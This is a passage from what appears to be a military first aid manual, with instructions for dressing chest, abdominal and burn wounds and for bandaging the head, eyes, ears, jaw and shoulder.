Examine the casualty to see if there is an entry and exit wound. If there are two wounds (entry, exit), perform the same procedure for both wounds. Treat the more serious (heavier bleeding, larger) wound first. It may be necessary to improvise a dressing for the second wound by using strips of cloth, such as a torn T-shirt, or whatever material is available. Also, listen for sucking sounds to determine if the chest wall is punctured.

CAUTION

If there is an object impaled in the wound, **DO NOT** remove it. Apply a dressing around the object and use additional improvised bulky materials/dressings (use the cleanest materials available) to build up the area around the object. Apply a supporting bandage over the bulky materials to hold them in place.

CAUTION

DO NOT REMOVE protective clothing in a chemical environment. Apply dressings *over* the protective clothing.

c. *Open the Casualty's Field Dressing Plastic Wrapper*. In cases where there is a sucking chest wound, the plastic wrapper is used with the field dressing to create an occlusive dressing. If a plastic wrapper is not available, or if an additional wound needs to be treated; cellophane, foil, the casualty's poncho, or similar material may be used. The covering should be wide enough to extend 2 inches or more beyond the edges of the wound in all directions.

(1) Tear open one end of the casualty's plastic wrapper covering the field dressing. Be careful not to destroy the wrapper and **DO NOT** touch the inside of the wrapper.

(2) Remove the inner packet (field dressing).

(3) Complete tearing open the empty plastic wrapper using as much of the wrapper as possible to create a flat surface.

d. *Place the Wrapper Over the Wound*. Place the inside surface of the plastic wrapper directly over the wound *when the casualty exhales* and hold it in place (Figure 3-2). The casualty may hold the plastic wrapper in place if he is able.




Figure 3-2. Open chest wound sealed with an occlusive dressing.

e. *Apply the Dressing to the Wound*.

(1) Use your free hand and shake open the field dressing (Figure 3-3).




Figure 3-3. Shaking open the field dressing.

(2) Place the white side of the dressing on the plastic wrapper covering the wound (Figure 3-4).




Figure 3-4. Field dressing placed on plastic wrapper.

NOTE

Use the casualty's field dressing, not your own.

(3) Have the casualty breathe normally.

(4) While maintaining pressure on the dressing, grasp one tail of the field dressing with the other hand and wrap it around the casualty's back. If tape is available, tape three sides of the plastic wrapper to the chest wall to provide occlusive type dressing. Leave one side untapped to provide emergency escape for air that may build up in the chest. If tape is not available, secure wrapper on three sides with field dressing leaving the fourth side as a flap.

(5) Wrap the other tail in the opposite direction, bringing both tails over the dressing (Figure 3-5).




Figure 3-5. Tails of field dressing wrapped around casualty in opposite direction.

(6) Tie the tails into a square knot in the center of the dressing *after* the casualty exhales and *before* he inhales. This will aid in maintaining pressure on the bandage after it has been tied (Figure 3-6). Tie the dressing firmly enough to secure the dressing without interfering with the casualty's breathing.




Figure 3-6. Tails of dressing tied into square knot over center of dressing.

NOTE

When practical, apply direct manual pressure over the dressing for 5 to 10 minutes to help control the bleeding.

f. Position the Casualty. Position the casualty on his injured side or in a sitting position, whichever makes breathing easier (Figure 3-7).




Figure 3-7. Casualty positioned (lying) on injured side.

g. *Seek Medical Assistance*. Contact medical personnel.

WARNING

If an occlusive dressing has been improperly placed, air may enter the chest cavity with no means of escape. This causes a life-threatening condition called *tension pneumothorax*. If the casualty's condition (for example, difficulty breathing, shortness of breath, restlessness, or blueness/grayness of the skin) worsens after placing the dressing, quickly lift or remove, and then replace the occlusive dressing.

3-6. Abdominal Wounds

The most serious abdominal wound is one in which an object penetrates the abdominal wall and pierces internal organs or large blood vessels. In these instances, bleeding may be severe and death can occur rapidly.

3-7. First Aid for Abdominal Wounds

a. *Evaluate the Casualty*. Be prepared to perform basic first aid measures. Always check for both entry and exit wounds. If there are two wounds (entry and exit), treat the wound that appears more serious first (for example, the heavier bleeding, protruding organs, larger wound, and so forth). It may be necessary to improvise dressings for the second wound by using strips of cloth, a T-shirt, or the cleanest material available.

b. *Position the Casualty*. Place and maintain the casualty on his back with his knees in an upright (flexed) position (Figure 3-8). The knees-up position helps relieve pain, assists in the treatment of shock, prevents further exposure of the bowel (intestines) or abdominal organs, and helps relieve abdominal pressure by allowing the abdominal muscles to relax.




Figure 3-8. Casualty positioned (lying) on back with knees (flexed) up.

c. Expose the Wound.

(1) Remove the casualty's loose clothing to expose the wound. However, **DO NOT** attempt to remove clothing that is stuck to the wound; removing it may cause further injury.

CAUTION

DO NOT REMOVE protective clothing in a chemical environment. Apply dressings *over* the protective clothing.

(2) Gently pick up any organs that may be on the ground. Do this with a clean, dry dressing or with the cleanest available material. Place the organs on top of the casualty's abdomen (Figure 3-9).




Figure 3-9. Protruding organs placed near wound.

NOTE

DO NOT probe, clean, or try to remove any foreign object from the abdomen. **DO NOT** touch with bare hands any exposed organs. **DO NOT** push organs back inside the body.

d. Apply the Field Dressing. Use the casualty's field dressing, not your own. If the field dressing is not large enough to cover the entire wound, the plastic wrapper from the dressing may be used to cover the wound first (placing the field dressing on top). Open the plastic wrapper carefully without touching the inner surface. If necessary, other improvised dressings may be made from clothing, blankets, or the cleanest materials available.

WARNING

If there is an object extending from the wound, DO NOT remove it. Place as much of the wrapper over the wound as possible without dislodging or moving the object. DO NOT place the wrapper over the object.

(1) Grasp the tails in both hands.

(2) Hold the dressing with the white side down directly over the wound. **DO NOT** touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(3) Pull the dressing open and place it directly over the wound (Figure 3-10). If the casualty is able, he may hold the dressing in place.




Figure 3-10. Dressing placed directly over the wound.

(4) Hold the dressing in place with one hand and use the other hand to wrap one of the tails around the body.

(5) Wrap the other tail in the opposite direction until the dressing is completely covered. Leave enough of the tail for a knot.

(6) Loosely tie the tails with a square knot at the casualty's side (Figure 3-11).



Figure 3-11. Dressing applied and tails tied with a square knot.

WARNING

When the dressing is applied, DO NOT put pressure on the wound or exposed internal parts, because pressure could cause further injury (vomiting, ruptured intestines, and so forth). Therefore, tie the dressing ties (tails) loosely at casualty's side, not directly over the dressing.

(7) Tie the dressing firmly enough to prevent slipping without applying pressure to the wound site (Figure 3-12).




Figure 3-12. Field dressing covered with improvised material and loosely tied.

Field dressings can be covered with improvised reinforcement material (cravats, strips of torn T-shirt, or other cloth) for additional support and protection. Tie improvised bandage on the opposite side of the dressing ties firmly enough to prevent slipping but without applying additional pressure to the wound.

CAUTION

DO NOT give casualties with abdominal wounds food or water (moistening the lips is allowed).

e. *Seek Medical Assistance*. Notify medical personnel.

3-8. Burn Injuries

Burns often cause extreme pain, scarring, or even death. Before administering first aid, you must be able to recognize the type of burn. There are four types of burns:

- Thermal burns caused by fire, hot objects, hot liquids, and gases; or by nuclear blast or fireball.

- Electrical burns caused by electrical wires, current, or lightning.

- Chemical burns caused by contact with wet or dry chemicals or white phosphorus (WP)—from marking rounds and grenades.

- Laser burns (eye [ocular] injury).

3-9. First Aid for Burns

a. *Eliminate the Source of the Burn*. The source of the burn must be eliminated before any evaluation of the casualty can occur and first aid administered.

(1) Quickly remove the casualty from danger and cover the *thermal burn* with any large nonsynthetic material, such as a field jacket. If the casualty's clothing is still on fire, roll the casualty on the ground to smother (put out) the flames (Figure 3-13).



Figure 3-13. Casualty covered and rolled on ground.

CAUTION

Synthetic materials, such as nylon, may melt and cause further injury.

(2) Remove the *electrical burn* casualty from the electrical source by turning off the electrical current. **DO NOT** attempt to turn off the electricity if the source is not close by. Speed is critical, so **DO NOT** waste unnecessary time. If the electricity cannot be turned off, wrap any *nonconductive* material (*dry* rope, clothing, wood, and so forth) around the casualty's back and shoulders and drag the casualty away from the electrical source (Figure 3-14). **DO NOT** make body-to-body contact with the casualty or touch any wires because you could also become an electrical burn casualty.



Figure 3-14. Casualty removed from electrical source (using nonconductive material).

WARNING

High voltage electrical burns may cause temporary unconsciousness, difficulties in breathing, or difficulties with the heart (heartbeat).

(3) Remove the *chemical* from the *burned casualty*. Remove *liquid* chemicals by flushing with as much water as possible. Remove *dry* chemicals by brushing off loose particles (**DO NOT** use the bare surface of your hand because you could become a chemical burn casualty) and then flush with large amounts of water, if available. If large amounts of water are not available, then **NO** water should be applied because small amounts of water applied to a dry chemical burn may cause a chemical reaction. When WP strikes the skin, smother with a wet cloth or mud. Keep WP covered with a wet material to exclude air; this should help prevent the particles from burning.

(4) Remove the *laser burn* casualty from the source. When removing the casualty from the laser beam source, be careful not to enter the

beam or you may become a casualty. Never look directly at the beam source and if possible, wear appropriate eye protection.

NOTE

After the casualty is removed from the source of the burn, he should be evaluated for conditions requiring basic first aid measures.

b. *Expose the Burn*. Cut and gently lift away any clothing covering the burned area, without pulling clothing over the burns. Leave in place any clothing that is stuck to the burn. If the casualty's hands or wrists have been burned, remove jewelry if possible without causing further injury (rings, watches, and so forth) and place in his pockets. This prevents the necessity to cut off jewelry since swelling usually occurs as a result of a burn.

CAUTION

DO NOT lift or cut away clothing if in a chemical environment. Apply the dressing directly over the casualty's protective clothing. **DO NOT** attempt to decontaminate skin where blisters have formed.

c. *Apply a Field Dressing to the Burn*.

(1) Grasp the tails of the casualty's dressing in both hands.

(2) Hold the dressing directly over the wound with the white side down, pull the dressing open, and place it directly over the wound. **DO NOT** touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it. If the casualty is able, he may hold the dressing in place.

(3) Hold the dressing in place with one hand and use the other hand to wrap one of the tails around the limbs or the body.

(4) Wrap the other tail in the opposite direction until the dressing is completely covered.

(5) Tie the tails into a square knot over the outer edge of the dressing. The dressing should be applied lightly over the burn. Ensure that dressing is applied firmly enough to prevent it from slipping.

NOTE

Use the cleanest improvised dressing material available if a field dressing is not available or if it is not large enough for the entire wound.

d. *Take the Following Precautions*:

- **DO NOT** place the dressing over the face or genital area.
- **DO NOT** break the blisters.
- **DO NOT** apply grease or ointments to the burns.
- For electrical burns, check for both an entry and exit burn from the passage of electricity through the body. Exit burns may appear on any area of the body despite location of entry burn.
- For burns caused by wet or dry chemicals, flush the burns with large amounts of water and cover with a dry dressing.
- For burns caused by WP, flush the area with water, then cover with a wet material, dressing, or mud to exclude the air and keep the WP particles from burning.
- For laser burns, apply a field dressing.
- If the casualty is conscious and not nauseated, give him small amounts of water.

e. *Seek Medical Assistance*. Notify medical personnel.

3-10. Dressings and Bandages

a. *Head Wounds*.

(1) *Position the casualty*.

WARNING

DO NOT move the casualty if you suspect he has sustained a neck, spine, or head injury (which produces any signs or symptoms other than minor bleeding).

- If the casualty has a minor (superficial) scalp wound and is conscious:

- Have the casualty sit up (unless other injuries prohibit or he is unable to).

- If the casualty is lying down and is not accumulating fluids or drainage in his throat, elevate his head slightly.

- If the casualty is bleeding from or into his mouth or throat, turn his head to the side or position him on his side so that the airway will be clear. Avoid putting pressure on the wound and place him on his uninjured side (Figure 3-15).



Figure 3-15. Casualty lying on side opposite injury.

- If the casualty is unconscious or has a severe head injury, then suspect and treat him as having a potential neck or spinal injury, *immobilize and **DO NOT** move the casualty*.

NOTE

If the casualty is choking or vomiting or is bleeding from or into his mouth (thus compromising his airway), position him on his uninjured side to allow for drainage and to help keep his airway clear.

WARNING

If it is necessary to turn a casualty with a suspected neck/spine injury; roll the casualty gently onto his side, keeping the head, neck, and body aligned while providing support for the head and neck. DO NOT roll the casualty by yourself but seek assistance. *Move him only if absolutely necessary*, otherwise keep the casualty immobilized to prevent further damage to the neck/spine.

(2) *Expose the wound*. Remove the casualty's helmet (if necessary). In a nuclear, biological, and chemical (NBC) environment, the first aid provider must leave the casualty as much protection (such as protective mask, mission-oriented protective posture [MOPP] overgarments) as possible. What items of protective equipment can be removed is dependent upon the casualty's injuries (where on the body and what type), the MOPP level, integrity of protective equipment (such as tears in the garment or mask seal), availability of chemical protective shelters, and the tactical situation.

WARNING

DO NOT attempt to clean the wound or remove a protruding object.

NOTE

Always use the casualty's field dressing, not your own.

(3) *Apply a dressing to a wound of the forehead or back of head*. To apply a dressing to a wound of the forehead or back of the head—

(*a*) Remove the dressing from the wrapper.

(*b*) Grasp the tails of the dressing in both hands.

(*c*) Hold the dressing (white side down) directly over the wound. **DO NOT** touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(*d*) Place it directly over the wound.

(*e*) Hold it in place with one hand. If the casualty is able, he may assist.

(*f*) Wrap the first tail horizontally around the head; ensure the tail covers the dressing (Figure 3-16).




Figure 3-16. First tail of dressing wrapped horizontally around head.

(*g*) Hold the first tail in place and wrap the second tail in the opposite direction, covering the dressing (Figure 3-17).



Figure 3-17. Second tail wrapped in opposite direction.

(*h*) Tie a square knot and secure the tails at the side of the head, making sure they **DO NOT** cover the eyes or ears (Figure 3-18).



Figure 3-18. Tails tied in square knot at side of head.

(4) *Apply a dressing to a wound on top of the head*. To apply a dressing to a wound on top of the head—

(*a*) Remove the dressing from the wrapper.

(*b*) Grasp the tails of the dressing in both hands.

(*c*) Hold it (white side down) directly over the wound. **DO NOT** touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(*d*) Place it over the wound (Figure 3-19).



Figure 3-19. Dressing placed over wound.

(*e*) Hold it in place with one hand. If the casualty is able, he may assist.

(*f*) Wrap one tail down under the chin (Figure 3-20), up in front of the ear, over the dressing, and in front of the other ear.



Figure 3-20. One tail of dressing wrapped under chin.

WARNING

Ensure the tails remain wide and close to the front of the chin to avoid choking the casualty.

(*g*) Wrap the remaining tail under the chin in the opposite direction and up the side of the face to meet the first tail (Figure 3-21).




Figure 3-21. Remaining tail wrapped under chin in opposite direction.

(*h*) Cross the tails (Figure 3-22), bringing one around the forehead (above the eyebrows) and the other around the back of the head (at the base of the skull) to a point just above and in front of the opposite ear, and tie them using a square knot (Figure 3-23).



Figure 3-22. Tails of dressing crossed with one around forehead.




Figure 3-23. Tails tied in square knot (in front of and above ear).

(5) *Apply a triangular bandage to the head*. To apply a triangular bandage to the head—

(*a*) Turn the base (longest side) of the bandage up and center its base on the center of the forehead, letting the point (apex) fall on the back of the neck (Figure 3-24A).

(*b*) Take the ends behind the head and cross the ends over the apex.

(*c*) Take them over the forehead and tie them (Figure 3-24B).

(*d*) Tuck the apex behind the crossed part of the bandage or secure it with a safety pin, if available (Figure 3-24C).




Figure 3-24. Triangular bandage applied to head (Illustrated A—C)

(6) *Apply a cravat bandage to the head*. To apply a cravat bandage to the head—

(*a*) Place the middle of the bandage over the dressing (Figure 3-25A).

(*b*) Cross the two ends of the bandage in opposite directions completely around the head (Figure 3-25B).

(*c*) Tie the ends over the dressing (Figure 3-25C).




Figure 3-25. Cravat bandage applied to head (Illustrated A—C).

b. *Eye Injuries*. The eye is a vital sensory organ, and blindness is a severe physical handicap. Timely first aid of the eye may relieve pain and may also help to prevent shock, permanent eye injury, and possible loss of vision. Because the eye is very sensitive, any injury can be easily aggravated if it is improperly handled. Injuries of the eye may be quite severe. Cuts of the eyelids can appear to be very serious, but if the eyeball is not involved, a person's vision usually will not be damaged. However, lacerations (cuts) of the eyeball can cause permanent damage or loss of sight.

(1) *Lacerated/torn eyelids*. Lacerated eyelids may bleed heavily, but bleeding usually stops quickly. Cover the injured eye with a sterile dressing. **DO NOT** put pressure on the wound because you may injure the eyeball. Handle torn eyelids very carefully to prevent further injury. Place any detached pieces of the eyelid on a clean bandage or dressing and immediately send them with the casualty to the medical facility.

(2) *Lacerated eyeball (injury to the globe)*. Lacerations or cuts to the eyeball may cause serious and permanent eye damage. Cover the injury with a loose sterile dressing. **DO NOT** put pressure on the eyeball because additional damage may occur. An important point to remember is that when one eyeball is injured, you should immobilize both eyes. This is done by applying a bandage to both eyes. Because the eyes move together, covering both will lessen the chances of further damage to the injured eye. (However, in hazardous surroundings, leave uninjured eye uncovered to enable casualty to see.)

CAUTION

DO NOT apply pressure when there is a possible laceration of the eyeball. The eyeball contains fluid. Pressure applied over the eye will force the fluid out, resulting in permanent injury. **APPLY PROTECTIVE DRESSING WITHOUT ADDED PRESSURE**.

(3) *Extruded eyeballs*. Service members may encounter casualties with severe eye injuries that include an extruded eyeball (eyeball out-of-socket). In such instances you should gently cover the extruded eye with a loose moistened dressing and also cover the unaffected eye. **DO NOT** bind or exert pressure on the injured eye while applying the dressing. Keep the casualty quiet, place him on his back, treat for shock, and evacuate him immediately.

(4) *Burns of the eyes*. Chemical burns, thermal (heat) burns, and light burns can affect the eyes.

(*a*) *Chemical burns*. Injuries from chemical burns require immediate first aid. Mainly acids or alkalies cause chemical burns. The first aid measures consist of flushing the eyes immediately with large amounts of water for at least 5 to 20 minutes, or as long as necessary to flush out the chemical and, once flushed, bandaging the eyes. If the burn is an acid burn, you should flush the eye for at least 5 to 10 minutes. If the burn is an alkali burn, you should flush the eye for at least 20 minutes. After the eye has been flushed evacuate the casualty immediately.

(*b*) *Thermal burns*. When an individual suffers burns of the face from a fire, the eyes will close quickly due to extreme heat. This reaction is a natural reflex to protect the eyeballs; however, the eyelids remain exposed and are frequently burned. If a casualty receives burns of the eyelids or face—

- **DO NOT** apply a dressing.
- **DO NOT** touch.
- **SEEK** medical assistance immediately.

(*c*) *Light burns*. Exposure to intense light can burn an individual. Infrared rays, eclipse light (if the casualty has looked directly at the sun), or laser burns cause injuries of the exposed eyeball. Ultraviolet rays from arc welding can cause a superficial burn to the surface of the eye. These injuries are generally not painful but may cause permanent damage to the eyes. Immediate first aid is usually not required. Loosely bandaging the eyes may make the casualty more comfortable and protect his eyes from further injury caused by exposure to other bright lights or sunlight.

CAUTION

With impaled objects or significant sized foreign bodies, both eyes are usually bandaged to help secure the foreign body in the injured eye. In a battlefield environment, leave the uninjured eye uncovered so that the casualty can see.

c. *Side-of-Head or Cheek Wound*. Facial injuries to the side of the head or the cheek may bleed profusely (Figure 3-26). Prompt action is necessary to ensure that the airway remains open and also to control the bleeding. It may be necessary to apply a dressing. To apply a dressing—

(1) Remove the dressing from its wrapper.

(2) Grasp the tails in both hands.

(3) Hold the dressing directly over the wound with the white side down and place it directly on the wound (Figure 3-27A). **DO NOT** touch the white (sterile) side of the dressing or allow anything except the wound to come in contact with it.

(4) Hold the dressing in place with one hand (the casualty may assist if able). Wrap the top tail over the top of the head and bring it down in front of the ear (on the side opposite the wound), under the chin (Figure 3-27B) and up over the dressing to a point just above the ear (on the wound side).




Figure 3-26. Side of head or cheek wound.




Figure 3-27. Dressing placed directly on wound. Top tail wrapped over top of head, down in front of ear, and under chin (Illustrated A—B).

NOTE

When possible, avoid covering the casualty's ear with the dressing, as this will decrease his ability to hear.

(5) Bring the second tail under the chin, up in front of the ear (on the side opposite the wound), and over the head to meet the other tail (on the wounded side) (Figure 3-28).




Figure 3-28. Bringing second tail under the chin.

(6) Cross the two tails (on the wound side) (Figure 3-29) and bring one end across the forehead (above the eyebrows) to a point just in front of the opposite ear (on the uninjured side).




Figure 3-29. Crossing the tails on the side of the wound.

(7) Wrap the other tail around the back of the head (at the base of the skull), and tie the two ends just in front of the ear on the uninjured side with a square knot (Figure 3-30).




Figure 3-30. Tying the tails of the dressing in a square knot.

d. *Ear Injuries*. Lacerated (cut) or avulsed (torn) ear tissue may not, in itself, be a serious injury. Bleeding, or the drainage of fluids from the ear canal, however, may be a sign of a head injury, such as a skull fracture. **DO NOT** attempt to stop the flow from the inner ear canal nor put anything into the ear canal to block it. Instead, you should cover the ear lightly with a dressing. For minor cuts or wounds to the external ear, apply a cravat bandage as follows:

(1) Place the middle of the bandage over the ear (Figure 3-31A).

(2) Cross the ends, wrap them in opposite directions around the head, and tie them (Figures 3-31B and 3-31C).




Figure 3-31. Applying cravat bandage to ear (Illustrated A—C).

(3) If possible, place some dressing material between the back of the ear and the side of the head to avoid crushing the ear against the head with the bandage.

e. *Nose Injuries*. Nose injuries generally produce bleeding. The bleeding may be controlled by placing an ice pack (if available) over the nose, or pinching the nostrils together. The bleeding may also be controlled by placing torn gauze (rolled) between the upper teeth and the lip.

CAUTION

DO NOT attempt to remove objects inhaled into the nose. An untrained person who removes such an object could worsen the casualty's condition and cause permanent injury.

f. *Jaw Injuries*. Before applying a bandage to a casualty's jaw, remove all loose or free-floating foreign material from the casualty's mouth.

If the casualty is unconscious, check for obstructions in the airway and remove if possible. If there is profuse bleeding in the oral cavity, the cavity may require loose packing with soft bandaging material (for example: Kerlix™ gauze) prior to applying a bandage. Care should be taken to avoid occluding the airway. When applying the bandage, allow the jaw enough freedom to permit passage of air and drainage from the mouth.

(1) *Apply bandages attached to field first aid dressing to the jaw*. After dressing the wound, apply the bandages using the same technique illustrated in Figure 3-32A—C.

NOTE

The dressing and bandaging procedure outlined for the jaw serves a twofold purpose. In addition to stopping the bleeding and protecting the wound, it also immobilizes a fractured jaw.

(2) *Apply a cravat bandage to the jaw*.

(*a*) Place the bandage under the chin and pull its ends upward. Adjust the bandage to make one end longer than the other (Figure 3-32A).

(*b*) Take the longer end over the top of the head to meet the short end at the temple and cross the ends over (Figure 3-32B).

(*c*) Take the ends in opposite directions to the other side of the head and tie them over the part of the bandage that was applied first (Figure 3-32C).




Figure 3-32. Applying a cravat bandage to jaw (Illustrated A—C).

NOTE

The cravat bandage technique is used to immobilize a fractured jaw or to maintain a sterile dressing that does not have tail bandages attached.

3-11. Shoulder Bandage

a. To apply bandages attached to the field first aid dressing—

(1) Take one bandage across the chest and the other across the back and under the arm opposite the injured shoulder.

(2) Tie the ends with a square knot (Figure 3-33).




Figure 3-33. Shoulder bandage.

b. To apply a cravat bandage to the shoulder or armpit—

(1) Make an extended cravat bandage by using two triangular bandages (Figure 3-34A); place the end of the first triangular bandage along the base of the second one (Figure 3-34B).

(2) Fold the two bandages into a single extended bandage (Figure 3-34C).

(3) Fold the extended bandage into a single cravat bandage (Figure 3-34D). After folding, secure the thicker part (overlap) with two or more safety pins (Figure 3-34E).

(4) Place the middle of the cravat bandage under the armpit so that the front end is longer than the back end and safety pins are on the outside (Figure 3-34F).

(5) Cross the ends on top of the shoulder (Figure 3-34G).

(6) Take one of the bandage ends across the back and under the arm on the opposite side and the other end across the chest. Tie the ends (Figure 3-34H).

